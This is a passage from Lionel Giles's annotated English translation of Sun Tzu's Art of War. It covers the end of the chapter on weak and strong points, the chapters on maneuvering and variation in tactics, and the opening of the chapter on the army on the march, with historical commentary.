15. And if we are able thus to attack an inferior force with a superior one, our opponents will be in dire straits.

16. The spot where we intend to fight must not be made known; for then the enemy will have to prepare against a possible attack at several different points;

[Sheridan once explained the reason of General Grant's victories by saying that "while his opponents were kept fully employed wondering what he was going to do, HE was thinking most of what he was going to do himself."]

and his forces being thus distributed in many directions, the numbers we shall have to face at any given point will be proportionately few.

17. For should the enemy strengthen his van, he will weaken his rear; should he strengthen his rear, he will weaken his van; should he strengthen his left, he will weaken his right; should he strengthen his right, he will weaken his left. If he sends reinforcements everywhere, he will everywhere be weak.

[In Frederick the Great's INSTRUCTIONS TO HIS GENERALS we read: "A defensive war is apt to betray us into too frequent detachment. Those generals who have had but little experience attempt to protect every point, while those who are better acquainted with their profession, having only the capital object in view, guard against a decisive blow, and acquiesce in small misfortunes to avoid greater."]

18. Numerical weakness comes from having to prepare against possible attacks; numerical strength, from compelling our adversary to make these preparations against us.

[The highest generalship, in Col. Henderson's words, is "to compel the enemy to disperse his army, and then to concentrate superior force against each fraction in turn."]

19. Knowing the place and the time of the coming battle, we may concentrate from the greatest distances in order to fight.

[What Sun Tzu evidently has in mind is that nice calculation of distances and that masterly employment of strategy which enable a general to divide his army for the purpose of a long and rapid march, and afterwards to effect a junction at precisely the right spot and the right hour in order to confront the enemy in overwhelming strength. Among many such successful junctions which military history records, one of the most dramatic and decisive was the appearance of Blucher just at the critical moment on the field of Waterloo.]

20. But if neither time nor place be known, then the left wing will be impotent to succor the right, the right equally impotent to succor the left, the van unable to relieve the rear, or the rear to support the van. How much more so if the furthest portions of the army are anything under a hundred LI apart, and even the nearest are separated by several LI!

[The Chinese of this last sentence is a little lacking in precision, but the mental picture we are required to draw is probably that of an army advancing towards a given rendezvous in separate columns, each of which has orders to be there on a fixed date. If the general allows the various detachments to proceed at haphazard, without precise instructions as to the time and place of meeting, the enemy will be able to annihilate the army in detail. Chang Yu's note may be worth quoting here: "If we do not know the place where our opponents mean to concentrate or the day on which they will join battle, our unity will be forfeited through our preparations for defense, and the positions we hold will be insecure. Suddenly happening upon a powerful foe, we shall be brought to battle in a flurried condition, and no mutual support will be possible between wings, vanguard or rear, especially if there is any great distance between the foremost and hindmost divisions of the army."]

21. Though according to my estimate the soldiers of Yueh exceed our own in number, that shall advantage them nothing in the matter of victory. I say then that victory can be achieved.

[Alas for these brave words! The long feud between the two states ended in 473 B.C. with the total defeat of Wu by Kou Chien and its incorporation in Yueh. This was doubtless long after Sun Tzu's death. Chang Yu is the only one to point out the seeming discrepancy, which he thus goes on to explain: "In the chapter on Tactical Dispositions it is said, 'One may KNOW how to conquer without being able to DO it,' whereas here we have the statement that 'victory' can be achieved.' The explanation is, that in the former chapter, where the offensive and defensive are under discussion, it is said that if the enemy is fully prepared, one cannot make certain of beating him. But the present passage refers particularly to the soldiers of Yueh who, according to Sun Tzu's calculations, will be kept in ignorance of the time and place of the impending struggle. That is why he says here that victory can be achieved."]

22. Though the enemy be stronger in numbers, we may prevent him from fighting. Scheme so as to discover his plans and the likelihood of their success.

[An alternative reading offered by Chia Lin is: "Know beforehand all plans conducive to our success and to the enemy's failure."

23. Rouse him, and learn the principle of his activity or inactivity.

[Chang Yu tells us that by noting the joy or anger shown by the enemy on being thus disturbed, we shall be able to conclude whether his policy is to lie low or the reverse. He instances the action of Cho-ku Liang, who sent the scornful present of a woman's head-dress to Ssu-ma I, in order to goad him out of his Fabian tactics.]

Force him to reveal himself, so as to find out his vulnerable spots.

24. Carefully compare the opposing army with your own, so that you may know where strength is superabundant and where it is deficient.

25. In making tactical dispositions, the highest pitch you can attain is to conceal them;

[The piquancy of the paradox evaporates in translation. Concealment is perhaps not so much actual invisibility as "showing no sign" of what you mean to do, of the plans that are formed in your brain.]

conceal your dispositions, and you will be safe from the prying of the subtlest spies, from the machinations of the wisest brains.

[Tu Mu explains: "Though the enemy may have clever and capable officers, they will not be able to lay any plans against us."]

26. How victory may be produced for them out of the enemy's own tactics--that is what the multitude cannot comprehend.

27. All men can see the tactics whereby I conquer, but what none can see is the strategy out of which victory is evolved.

[I.e., everybody can see superficially how a battle is won; what they cannot see is the long series of plans and combinations which has preceded the battle.]

28. Do not repeat the tactics which have gained you one victory, but let your methods be regulated by the infinite variety of circumstances.

[As Wang Hsi sagely remarks: "There is but one root-principle underlying victory, but the tactics which lead up to it are infinite in number." With this compare Col. Henderson: "The rules of strategy are few and simple. They may be learned in a week. They may be taught by familiar illustrations or a dozen diagrams. But such knowledge will no more teach a man to lead an army like Napoleon than a knowledge of grammar will teach him to write like Gibbon."]

29. Military tactics are like unto water; for water in its natural course runs away from high places and hastens downwards.

30. So in war, the way is to avoid what is strong and to strike at what is weak.

[Like water, taking the line of least resistance.]

31. Water shapes its course according to the nature of the ground over which it flows; the soldier works out his victory in relation to the foe whom he is facing.

32. Therefore, just as water retains no constant shape, so in warfare there are no constant conditions.

33. He who can modify his tactics in relation to his opponent and thereby succeed in winning, may be called a heaven-born captain.

34. The five elements (water, fire, wood, metal, earth) are not always equally predominant;

[That is, as Wang Hsi says: "they predominate alternately."]

the four seasons make way for each other in turn.

[Literally, "have no invariable seat."]

There are short days and long; the moon has its periods of waning and waxing.

[The purport of the passage is simply to illustrate the want of fixity in war by the changes constantly taking place in Nature. The comparison is not very happy, however, because the regularity of the phenomena which Sun Tzu mentions is by no means paralleled in war.]

MANEUVERING

1. Sun Tzu said: In war, the general receives his commands from the sovereign.

2. Having collected an army and concentrated his forces, he must blend and harmonize the different elements thereof before pitching his camp.

["Chang Yu says: "the establishment of harmony and confidence between the higher and lower ranks before venturing into the field;" and he quotes a saying of Wu Tzu : "Without harmony in the State, no military expedition can be undertaken; without harmony in the army, no battle array can be formed." In an historical romance Sun Tzu is represented as saying to Wu Yuan: "As a general rule, those who are waging war should get rid of all the domestic troubles before proceeding to attack the external foe."]

3. After that, comes tactical maneuvering, than which there is nothing more difficult.

[I have departed slightly from the traditional interpretation of Ts`ao Kung, who says: "From the time of receiving the sovereign's instructions until our encampment over against the enemy, the tactics to be pursued are most difficult." It seems to me that the tactics or maneuvers can hardly be said to begin until the army has sallied forth and encamped, and Ch`ien Hao's note gives color to this view: "For levying, concentrating, harmonizing and entrenching an army, there are plenty of old rules which will serve. The real difficulty comes when we engage in tactical operations." Tu Yu also observes that "the great difficulty is to be beforehand with the enemy in seizing favorable position."]

The difficulty of tactical maneuvering consists in turning the devious into the direct, and misfortune into gain.

[This sentence contains one of those highly condensed and somewhat enigmatical expressions of which Sun Tzu is so fond. This is how it is explained by Ts`ao Kung: "Make it appear that you are a long way off, then cover the distance rapidly and arrive on the scene before your opponent." Tu Mu says: "Hoodwink the enemy, so that he may be remiss and leisurely while you are dashing along with utmost speed." Ho Shih gives a slightly different turn: "Although you may have difficult ground to traverse and natural obstacles to encounter this is a drawback which can be turned into actual advantage by celerity of movement." Signal examples of this saying are afforded by the two famous passages across the Alps--that of Hannibal, which laid Italy at his mercy, and that of Napoleon two thousand years later, which resulted in the great victory of Marengo.]

4. Thus, to take a long and circuitous route, after enticing the enemy out of the way, and though starting after him, to contrive to reach the goal before him, shows knowledge of the artifice of DEVIATION.

[Tu Mu cites the famous march of Chao She in 270 B.C. to relieve the town of O-yu, which was closely invested by a Ch`in army. The King of Chao first consulted Lien P`o on the advisability of attempting a relief, but the latter thought the distance too great, and the intervening country too rugged and difficult. His Majesty then turned to Chao She, who fully admitted the hazardous nature of the march, but finally said: "We shall be like two rats fighting in a whole--and the pluckier one will win!" So he left the capital with his army, but had only gone a distance of 30 LI when he stopped and began throwing up entrenchments. For 28 days he continued strengthening his fortifications, and took care that spies should carry the intelligence to the enemy. The Ch`in general was overjoyed, and attributed his adversary's tardiness to the fact that the beleaguered city was in the Han State, and thus not actually part of Chao territory. But the spies had no sooner departed than Chao She began a forced march lasting for two days and one night, and arrive on the scene of action with such astonishing

rapidity that he was able to occupy a commanding position on the "North hill" before the enemy had got wind of his movements. A crushing defeat followed for the Ch`in forces, who were obliged to raise the siege of O-yu in all haste and retreat across the border.]

5. Maneuvering with an army is advantageous; with an undisciplined multitude, most dangerous.

[I adopt the reading of the T`UNG TIEN, Cheng Yu-hsien and the T`U SHU, since they appear to apply the exact nuance required in order to make sense. The commentators using the standard text take this line to mean that maneuvers may be profitable, or they may be dangerous: it all depends on the ability of the general.]

6. If you set a fully equipped army in march in order to snatch an advantage, the chances are that you will be too late. On the other hand, to detach a flying column for the purpose involves the sacrifice of its baggage and stores.

7. Thus, if you order your men to roll up their buff-coats, and make forced marches without halting day or night, covering double the usual distance at a stretch,

[The ordinary day's march, according to Tu Mu, was 30 LI; but on one occasion, when pursuing Liu Pei, Ts`ao Ts`ao is said to have covered the incredible distance of 300 _li_ within twenty-four hours.]

doing a hundred LI in order to wrest an advantage, the leaders of all your three divisions will fall into the hands of the enemy.

8. The stronger men will be in front, the jaded ones will fall behind, and on this plan only one-tenth of your army will reach its destination.

[The moral is, as Ts`ao Kung and others point out: Don't march a hundred LI to gain a tactical advantage, either with or without impedimenta. Maneuvers of this description should be confined to short distances. Stonewall Jackson said: "The hardships of forced marches are often more painful than the dangers of battle." He did not often call upon his troops for extraordinary exertions. It was only when he intended a surprise, or when a rapid retreat was imperative, that he sacrificed everything for speed.]

9. If you march fifty LI in order to outmaneuver the enemy, you will lose the leader of your first division, and only half your force will reach the goal.

[Literally, "the leader of the first division will be TORN AWAY."]

10. If you march thirty LI with the same object, two-thirds of your army will arrive.

[In the T`UNG TIEN is added: "From this we may know the difficulty of maneuvering."]

11. We may take it then that an army without its baggage-train is lost; without provisions it is lost; without bases of supply it is lost.

[I think Sun Tzu meant "stores accumulated in depots." But Tu Yu says "fodder and the like," Chang Yu says "Goods in general," and Wang Hsi says "fuel, salt, foodstuffs, etc."]

12. We cannot enter into alliances until we are acquainted with the designs of our neighbors.

13. We are not fit to lead an army on the march unless we are familiar with the face of the country--its mountains and forests, its pitfalls and precipices, its marshes and swamps.

14. We shall be unable to turn natural advantage to account unless we make use of local guides.

15. In war, practice dissimulation, and you will succeed.

[In the tactics of Turenne, deception of the enemy, especially as to the numerical strength of his troops, took a very prominent position.]

16. Whether to concentrate or to divide your troops, must be decided by circumstances.

17. Let your rapidity be that of the wind,

[The simile is doubly appropriate, because the wind is not only swift but, as Mei Yao-ch`en points out, "invisible and leaves no tracks."]

your compactness that of the forest.

[Meng Shih comes nearer to the mark in his note: "When slowly marching, order and ranks must be preserved"--so as to guard against surprise attacks. But natural forest do not grow in rows, whereas they do generally possess the quality of density or compactness.]

18. In raiding and plundering be like fire,

["Fierce as a blazing fire which no man can check."]

is immovability like a mountain.

[That is, when holding a position from which the enemy is trying to dislodge you, or perhaps, as Tu Yu says, when he is trying to entice you into a trap.]

19. Let your plans be dark and impenetrable as night, and when you move, fall like a thunderbolt.

[Tu Yu quotes a saying of T`ai Kung which has passed into a proverb: "You cannot shut your ears to the thunder or your eyes to the lighting--so rapid are they." Likewise, an attack should be made so quickly that it cannot be parried.]

20. When you plunder a countryside, let the spoil be divided amongst your men;

[Sun Tzu wishes to lessen the abuses of indiscriminate plundering by insisting that all booty shall be thrown into a common stock, which may afterwards be fairly divided amongst all.]

when you capture new territory, cut it up into allotments for the benefit of the soldiery.

[Ch`en Hao says "quarter your soldiers on the land, and let them sow and plant it." It is by acting on this principle, and harvesting the lands they invaded, that the Chinese have succeeded in carrying out some of their most memorable and triumphant expeditions, such as that of Pan Ch`ao who penetrated to the Caspian, and in more recent years, those of Fu-k`ang-an and Tso Tsung-t`ang.]

21. Ponder and deliberate before you make a move.

[Chang Yu quotes Wei Liao Tzu as saying that we must not break camp until we have gained the resisting power of the enemy and the cleverness of the opposing general.]

22. He will conquer who has learnt the artifice of deviation. Such is the art of maneuvering.

[With these words, the chapter would naturally come to an end. But there now follows a long appendix in the shape of an extract from an earlier book on War, now lost, but apparently extant at the time when Sun Tzu wrote. The style of this fragment is not noticeable different from that of Sun Tzu himself, but no commentator raises a doubt as to its genuineness.]

23. The Book of Army Management says:

[It is perhaps significant that none of the earlier commentators give us any information about this work. Mei Yao-Ch`en calls it "an ancient military classic," and Wang Hsi, "an old book on war." Considering the enormous amount of fighting that had gone on for centuries before Sun Tzu's time between the various kingdoms and principalities of China, it is not in itself improbable that a collection of military maxims should have been made and written down at some earlier period.]

On the field of battle,

[Implied, though not actually in the Chinese.]

the spoken word does not carry far enough: hence the institution of gongs and drums. Nor can ordinary objects be seen clearly enough: hence the institution of banners and flags.

24. Gongs and drums, banners and flags, are means whereby the ears and eyes of the host may be focused on one particular point.

[Chang Yu says: "If sight and hearing converge simultaneously on the same object, the evolutions of as many as a million soldiers will be like those of a single man."!]

25. The host thus forming a single united body, is it impossible either for the brave to advance alone, or for the cowardly to retreat alone.

[Chuang Yu quotes a saying: "Equally guilty are those who advance against orders and those who retreat against orders." Tu Mu tells a story in this connection of Wu Ch`i, when he was fighting against the Ch`in State. Before the battle had begun, one of his soldiers, a man of matchless daring, sallied forth by himself, captured two heads from the enemy, and returned to camp. Wu Ch`i had the man instantly executed, whereupon an officer ventured to remonstrate, saying: "This man was a good soldier, and ought not to have been beheaded." Wu Ch`i replied: "I fully believe he was a good soldier, but I had him beheaded because he acted without orders."]

This is the art of handling large masses of men.

26. In night-fighting, then, make much use of signal-fires and drums, and in fighting by day, of flags and banners, as a means of influencing the ears and eyes of your army.

[Ch`en Hao alludes to Li Kuang-pi's night ride to Ho-yang at the head of 500 mounted men; they made such an imposing display with torches, that though the rebel leader Shih Ssu-ming had a large army, he did not dare to dispute their passage.]

27. A whole army may be robbed of its spirit;

["In war," says Chang Yu, "if a spirit of anger can be made to pervade all ranks of an army at one and the same time, its onset will be irresistible. Now the spirit of the enemy's soldiers will be keenest when they have newly arrived on the scene, and it is therefore our cue not to fight at once, but to wait until their ardor and enthusiasm have worn off, and then strike. It is in this way that they may be robbed of their keen spirit." Li Ch`uan and others tell an anecdote (to be found in the TSO CHUAN, year 10, ss. 1) of Ts`ao Kuei, a protege of Duke Chuang of Lu. The latter State was attacked by Ch`i, and the duke was about to join battle at Ch`ang-cho, after the first roll of the enemy's drums, when Ts`ao said: "Not just yet." Only after their drums had beaten for the third time, did he give the word for attack. Then they fought, and the men of Ch`i were utterly defeated. Questioned afterwards by the Duke as to the meaning of his delay, Ts`ao Kuei replied: "In battle, a courageous spirit is everything. Now the first roll of the drum tends to create this spirit, but with the second it is already on the wane, and after the third it is gone altogether. I attacked when their spirit was gone and ours was at its height. Hence our victory." Wu Tzu puts "spirit" first among the "four important influences" in war, and continues: "The value of a whole army--a mighty host of a million men--is dependent on one man alone: such is the influence of spirit!"]

a commander-in-chief may be robbed of his presence of mind.

[Chang Yu says: "Presence of mind is the general's most important asset. It is the quality which enables him to discipline disorder and to inspire courage into the panic-stricken." The great general Li Ching (A.D. 571-649) has a saying: "Attacking does not merely consist in assaulting walled cities or striking at an army in battle array; it must include the art of assailing the enemy's mental equilibrium."]

28. Now a solider's spirit is keenest in the morning;

[Always provided, I suppose, that he has had breakfast. At the battle of the Trebia, the Romans were foolishly allowed to fight fasting, whereas Hannibal's men had breakfasted at their leisure.]

by noonday it has begun to flag; and in the evening, his mind is bent only on returning to camp.

29. A clever general, therefore, avoids an army when its spirit is keen, but attacks it when it is sluggish and inclined to return. This is the art of studying moods.

30. Disciplined and calm, to await the appearance of disorder and hubbub amongst the enemy:--this is the art of retaining self-possession.

31. To be near the goal while the enemy is still far from it, to wait at ease while the enemy is toiling and struggling, to be well-fed while the enemy is famished:--this is the art of husbanding one's strength.

32. To refrain from intercepting an enemy whose banners are in perfect order, to refrain from attacking an army drawn up in calm and confident array:--this is the art of studying circumstances.

33. It is a military axiom not to advance uphill against the enemy, nor to oppose him when he comes downhill.

34. Do not pursue an enemy who simulates flight; do not attack soldiers whose temper is keen.

35. Do not swallow bait offered by the enemy.

[Li Ch`uan and Tu Mu, with extraordinary inability to see a metaphor, take these words quite literally of food and drink that have been poisoned by the enemy. Ch`en Hao and Chang Yu carefully point out that the saying has a wider application.]

Do not interfere with an army that is returning home.

[The commentators explain this rather singular piece of advice by saying that a man whose heart is set on returning home will fight to the death against any attempt to bar his way, and is therefore too dangerous an opponent to be tackled. Chang Yu quotes the words of Han Hsin: "Invincible is the soldier who hath his desire and returneth homewards." A marvelous tale is told of Ts`ao Ts`ao's courage and resource in ch. 1 of the SAN KUO CHI: In 198 A.D., he was besieging Chang Hsiu in Jang, when Liu Piao sent reinforcements with a view to cutting off Ts`ao's retreat. The latter was obligbed to draw off his troops, only to find himself hemmed in between two enemies, who were guarding each outlet of a narrow pass in which he had engaged himself. In this desperate plight Ts`ao waited until nightfall, when he bored a tunnel into the mountain side and laid an ambush in it. As soon as the whole army had passed by, the hidden troops fell on his rear, while Ts`ao himself turned and met his pursuers in front, so that they were thrown into confusion and annihilated. Ts`ao Ts`ao said afterwards: "The brigands tried to check my army in its retreat and brought me to battle in a desperate position: hence I knew how to overcome them."]

36. When you surround an army, leave an outlet free.

[This does not mean that the enemy is to be allowed to escape. The object, as Tu Mu puts it, is "to make him believe that there is a road to safety, and thus prevent his fighting with the courage of despair." Tu Mu adds pleasantly: "After that, you may crush him."]

Do not press a desperate foe too hard.

[Ch`en Hao quotes the saying: "Birds and beasts when brought to bay will use their claws and teeth." Chang Yu says: "If your adversary has burned his boats and destroyed his cooking-pots, and is ready to stake all on the issue of a battle, he must not be pushed to extremities." Ho Shih illustrates the meaning by a story taken from the life of Yen-ch`ing. That general, together with his colleague Tu Chung-wei was surrounded by a vastly superior army of Khitans in the year 945 A.D. The country was bare

and desert-like, and the little Chinese force was soon in dire straits for want of water. The wells they bored ran dry, and the men were reduced to squeezing lumps of mud and sucking out the moisture. Their ranks thinned rapidly, until at last Fu Yen-ch`ing exclaimed: "We are desperate men. Far better to die for our country than to go with fettered hands into captivity!" A strong gale happened to be blowing from the northeast and darkening the air with dense clouds of sandy dust. To Chung-wei was for waiting until this had abated before deciding on a final attack; but luckily another officer, Li Shou-cheng by name, was quicker to see an opportunity, and said: "They are many and we are few, but in the midst of this sandstorm our numbers will not be discernible; victory will go to the strenuous fighter, and the wind will be our best ally." Accordingly, Fu Yen-ch`ing made a sudden and wholly unexpected onslaught with his cavalry, routed the barbarians and succeeded in breaking through to safety.]

37. Such is the art of warfare.

VARIATION IN TACTICS

[The heading means literally "The Nine Variations," but as Sun Tzu does not appear to enumerate these, and as, indeed, he has already told us (V SS. 6-11) that such deflections from the ordinary course are practically innumerable, we have little option but to follow Wang Hsi, who says that "Nine" stands for an indefinitely large number. "All it means is that in warfare we ought to very our tactics to the utmost degree.... I do not know what Ts`ao Kung makes these Nine Variations out to be, but it has been suggested that they are connected with the Nine Situations". This is the view adopted by Chang Yu. The only other alternative is to suppose that something has been lost--a supposition to which the unusual shortness of the chapter lends some weight.]

1. Sun Tzu said: In war, the general receives his commands from the sovereign, collects his army and concentrates his forces.

2. When in difficult country, do not encamp. In country where high roads intersect, join hands with your allies. Do not linger in dangerously isolated positions.

[Chang Yu defines this situation as being situated across the frontier, in hostile territory. Li Ch`uan says it is "country in which there are no springs or wells, flocks or herds, vegetables or firewood;" Chia Lin, "one of gorges, chasms and precipices, without a road by which to advance."]

In hemmed-in situations, you must resort to stratagem. In desperate position, you must fight.

3. There are roads which must not be followed,

["Especially those leading through narrow defiles," says Li Ch`uan, "where an ambush is to be feared."]

armies which must be not attacked,

[More correctly, perhaps, "there are times when an army must not be attacked." Ch`en Hao says: "When you see your way to obtain a rival advantage, but are powerless to inflict a real defeat, refrain from attacking, for fear of overtaxing your men's strength."]

towns which must be besieged,

[Ts`ao Kung gives an interesting illustration from his own experience. When invading the territory of Hsu-chou, he ignored the city of Hua-pi, which lay directly in his path, and pressed on into the heart of the country. This excellent strategy was rewarded by the subsequent capture of no fewer than fourteen important district cities. Chang Yu says: "No town should be attacked which, if taken, cannot be held, or if left alone, will not cause any trouble." Hsun Ying, when urged to attack Pi-yang, replied: "The city is small and well-fortified; even if I succeed intaking it, it will be no great feat of arms; whereas if I fail, I shall make myself a laughing-stock." In the seventeenth century, sieges still formed a large proportion of war. It was Turenne who directed attention to the importance of marches, countermarches and maneuvers. He said: "It is a great mistake to waste men in taking a town when the same expenditure of soldiers will gain a province."]

positions which must not be contested, commands of the sovereign which must not be obeyed.

[This is a hard saying for the Chinese, with their reverence for authority, and Wei Liao Tzu (quoted by Tu Mu) is moved to exclaim: "Weapons are baleful instruments, strife is antagonistic to virtue, a military commander is the negation of civil order!" The unpalatable fact remains, however, that even Imperial wishes must be subordinated to military necessity.]

4. The general who thoroughly understands the advantages that accompany variation of tactics knows how to handle his troops.

5. The general who does not understand these, may be well acquainted with the configuration of the country, yet he will not be able to turn his knowledge to practical account.

[Literally, "get the advantage of the ground," which means not only securing good positions, but availing oneself of natural advantages in every possible way. Chang Yu says: "Every kind of ground is characterized by certain natural features, and also gives scope for a certain variability of plan. How it is possible to turn these natural features to account unless topographical knowledge is supplemented by versatility of mind?"]

6. So, the student of war who is unversed in the art of war of varying his plans, even though he be acquainted with the Five Advantages, will fail to make the best use of his men.

[Chia Lin tells us that these imply five obvious and generally advantageous lines of action, namely: "if a certain road is short, it must be followed; if an army is isolated, it must be attacked; if a town is in a parlous condition, it must be besieged; if a position can be stormed, it must be attempted; and if consistent with military operations, the ruler's commands must be obeyed." But there are circumstances which sometimes forbid a general to use these advantages. For instance, "a certain road may be the shortest way for him, but if he knows that it abounds in natural obstacles, or that the enemy has laid an ambush on it, he will not follow that road. A hostile force may be open to attack, but if he knows that it is hard-pressed and likely to fight with desperation, he will refrain from striking," and so on.]

7. Hence in the wise leader's plans, considerations of advantage and of disadvantage will be blended together.

["Whether in an advantageous position or a disadvantageous one," says Ts`ao Kung, "the opposite state should be always present to your mind."]

8. If our expectation of advantage be tempered in this way, we may succeed in accomplishing the essential part of our schemes.

[Tu Mu says: "If we wish to wrest an advantage from the enemy, we must not fix our minds on that alone, but allow for the possibility of the enemy also doing some harm to us, and let this enter as a factor into our calculations."]

9. If, on the other hand, in the midst of difficulties we are always ready to seize an advantage, we may extricate ourselves from misfortune.

[Tu Mu says: "If I wish to extricate myself from a dangerous position, I must consider not only the enemy's ability to injure me, but also my own ability to gain an advantage over the enemy. If in my counsels these two considerations are properly blended, I shall succeed in liberating myself.... For instance; if I am surrounded by the enemy and only think of effecting an escape, the nervelessness of my policy will incite my adversary to pursue and crush me; it would be far better to encourage my men to deliver a bold counter-attack, and use the advantage thus gained to free myself from the enemy's toils."]

10. Reduce the hostile chiefs by inflicting damage on them;

[Chia Lin enumerates several ways of inflicting this injury, some of which would only occur to the Oriental mind:--"Entice away the enemy's best and wisest men, so that he may be left without counselors. Introduce traitors into his country, that the government policy may be rendered futile. Foment intrigue and deceit, and thus sow dissension between the ruler and his ministers. By means of every artful contrivance, cause deterioration

amongst his men and waste of his treasure. Corrupt his morals by insidious gifts leading him into excess. Disturb and unsettle his mind by presenting him with lovely women." Chang Yu (after Wang Hsi) makes a different interpretation of Sun Tzu here: "Get the enemy into a position where he must suffer injury, and he will submit of his own accord."]

and make trouble for them,

[Tu Mu, in this phrase, in his interpretation indicates that trouble should be make for the enemy affecting their "possessions," or, as we might say, "assets," which he considers to be "a large army, a rich exchequer, harmony amongst the soldiers, punctual fulfillment of commands." These give us a whip-hand over the enemy.]

and keep them constantly engaged;

[Literally, "make servants of them." Tu Yu says "prevent the from having any rest."]

hold out specious allurements, and make them rush to any given point.

[Meng Shih's note contains an excellent example of the idiomatic use of: "cause them to forget PIEN (the reasons for acting otherwise than on their first impulse), and hasten in our direction."]

11. The art of war teaches us to rely not on the likelihood of the enemy's not coming, but on our own readiness to receive him; not on the chance of his not attacking, but rather on the fact that we have made our position unassailable.

12. There are five dangerous faults which may affect a general: Recklessness, which leads to destruction;

["Bravery without forethought," as Ts`ao Kung analyzes it, which causes a man to fight blindly and desperately like a mad bull. Such an opponent, says Chang Yu, "must not be encountered with brute force, but may be lured into an ambush and slain. In estimating the character of a general, men are wont to pay exclusive attention to his courage, forgetting that courage is only one out of many qualities which a general should possess. The merely brave man is prone to fight recklessly; and he who fights recklessly, without any perception of what is expedient, must be condemned." Ssu-ma Fa, too, make the incisive remark: "Simply going to one's death does not bring about victory."]

(2) cowardice, which leads to capture;

[Ts`ao Kung defines the Chinese word translated here as "cowardice" as being of the man "whom timidity prevents from advancing to seize an advantage," and Wang Hsi adds "who is quick to flee at the sight of danger." Meng Shih gives the closer paraphrase "he who is bent on returning alive," this is, the man who will never take a risk. But, as Sun Tzu knew, nothing is to be achieved in war unless you are willing to take risks. T`ai Kung said: "He who lets an advantage slip will subsequently bring upon himself real disaster." In 404 A.D., Liu Yu pursued the rebel Huan Hsuan up the Yangtsze and fought a naval battle with him at the island of Ch`eng-hung. The loyal troops numbered only a few thousands, while their opponents were in great force. But Huan Hsuan, fearing the fate which was in store for him should be be overcome, had a light boat made fast to the side of his war-junk, so that he might escape, if necessary, at a moment's notice. The natural result was that the fighting spirit of his soldiers was utterly quenched, and when the loyalists made an attack from windward with fireships, all striving with the utmost ardor to be first in the fray, Huan Hsuan's forces were routed, had to burn all their baggage and fled for two days and nights without stopping. Chang Yu tells a somewhat similar story of Chao Ying-ch`i, a general of the Chin State who during a battle with the army of Ch`u in 597 B.C. had a boat kept in readiness for him on the river, wishing in case of defeat to be the first to get across.]

(3) a hasty temper, which can be provoked by insults;

[Tu Mu tells us that Yao Hsing, when opposed in 357 A.D. by Huang Mei, Teng Ch`iang and others shut himself up behind his walls and refused to fight. Teng Ch`iang said: "Our adversary is of a choleric temper and easily provoked; let us make constant sallies and break down his walls, then he will grow angry and come out. Once we can bring his force to battle, it is doomed to be our prey." This plan was acted upon, Yao Hsiang came out to fight, was lured as far as San-yuan by the enemy's pretended flight, and finally attacked and slain.]

(4) a delicacy of honor which is sensitive to shame;

[This need not be taken to mean that a sense of honor is really a defect in a general. What Sun Tzu condemns is rather an exaggerated sensitiveness to slanderous reports, the thin-skinned man who is stung by opprobrium, however undeserved. Mei Yao-ch`en truly observes, though somewhat paradoxically: "The seek after glory should be careless of public opinion."]

(5) over-solicitude for his men, which exposes him to worry and trouble.

[Here again, Sun Tzu does not mean that the general is to be careless of the welfare of his troops. All he wishes to emphasize is the danger of sacrificing any important military advantage to the immediate comfort of his men. This is a shortsighted policy, because in the long run the troops will suffer more from the defeat, or, at best, the prolongation of the war, which will be the consequence. A mistaken feeling of pity will often induce a general to relieve a beleaguered city, or to reinforce a hard-pressed detachment, contrary to his military instincts. It is now generally admitted that our repeated efforts to relieve Ladysmith in the South African War were so many strategical blunders which defeated their own purpose. And in the end, relief came through the very man who started out with the distinct resolve no longer to subordinate the interests of the whole to sentiment in

favor of a part. An old soldier of one of our generals who failed most conspicuously in this war, tried once, I remember, to defend him to me on the ground that he was always "so good to his men." By this plea, had he but known it, he was only condemning him out of Sun Tzu's mouth.]

13. These are the five besetting sins of a general, ruinous to the conduct of war.

14. When an army is overthrown and its leader slain, the cause will surely be found among these five dangerous faults. Let them be a subject of meditation.

THE ARMY ON THE MARCH

1. Sun Tzu said: We come now to the question of encamping the army, and observing signs of the enemy. Pass quickly over mountains, and keep in the neighborhood of valleys.

[The idea is, not to linger among barren uplands, but to keep close to supplies of water and grass. "Abide not in natural ovens," i.e. "the openings of valleys." Chang Yu tells the following anecdote: Wu-tu Ch`iang was a robber captain in the time of the Later Han, and Ma Yuan was sent to exterminate his gang. Ch`iang having found a refuge in the hills, Ma Yuan made no attempt to force a battle, but seized all the favorable positions commanding supplies of water and forage. Ch`iang was soon in such a desperate plight for want of provisions that he was forced to make a total surrender. He did not know the advantage of keeping in the neighborhood of valleys."]

2. Camp in high places,

[Not on high hills, but on knolls or hillocks elevated above the surrounding country.]

facing the sun.

[Tu Mu takes this to mean "facing south," and Ch`en Hao "facing east." Do not climb heights in order to fight. So much for mountain warfare.

3. After crossing a river, you should get far away from it.

["In order to tempt the enemy to cross after you," according to Ts`ao Kung, and also, says Chang Yu, "in order not to be impeded in your evolutions." The T`UNG TIEN reads, "If THE ENEMY crosses a river," etc. But in view of the next sentence, this is almost certainly an interpolation.]

4. When an invading force crosses a river in its onward march, do not advance to meet it in mid-stream. It will be best to let half the army get across, and then deliver your attack.

[Li Ch`uan alludes to the great victory won by Han Hsin over Lung Chu at the Wei River. Turning to the CH`IEN HAN SHU, we find the battle described as follows: "The two armies were drawn up on opposite sides of the river. In the night, Han Hsin ordered his men to take some ten thousand sacks filled with sand and construct a dam higher up. Then, leading half his army across, he attacked Lung Chu; but after a time, pretending to have failed in his attempt, he hastily withdrew to the other bank. Lung Chu was much elated by this unlooked-for success, and exclaiming: "I felt sure that Han Hsin was really a coward!" he pursued him and began crossing the river in his turn. Han Hsin now sent a party to cut open the sandbags, thus releasing a great volume of water, which swept down and prevented the greater portion of Lung Chu's army from getting across. He then turned upon the force which had been cut off, and annihilated it, Lung Chu himself being amongst the slain. The rest of the army, on the further bank, also scattered and fled in all directions.]

5. If you are anxious to fight, you should not go to meet the invader near a river which he has to cross.

[For fear of preventing his crossing.]

6. Moor your craft higher up than the enemy, and facing the sun.

[The repetition of these words in connection with water is very awkward. Chang Yu has the note: "Said either of troops marshaled on the river-bank, or of boats anchored in the stream itself; in either case it is essential to be higher than the enemy and facing the sun." The other commentators are not at all explicit.]

Do not move up-stream to meet the enemy.

[Tu Mu says: "As water flows downwards, we must not pitch our camp on the lower reaches of a river, for fear the enemy should open the sluices and sweep us away in a flood. Chu-ko Wu-hou has remarked that 'in river warfare we must not advance against the stream,' which is as much as to say that our fleet must not be anchored below that of the enemy, for then they would be able to take advantage of the current and make short work of us." There is also the danger, noted by other commentators, that the enemy may throw poison on the water to be carried down to us.]

So much for river warfare.

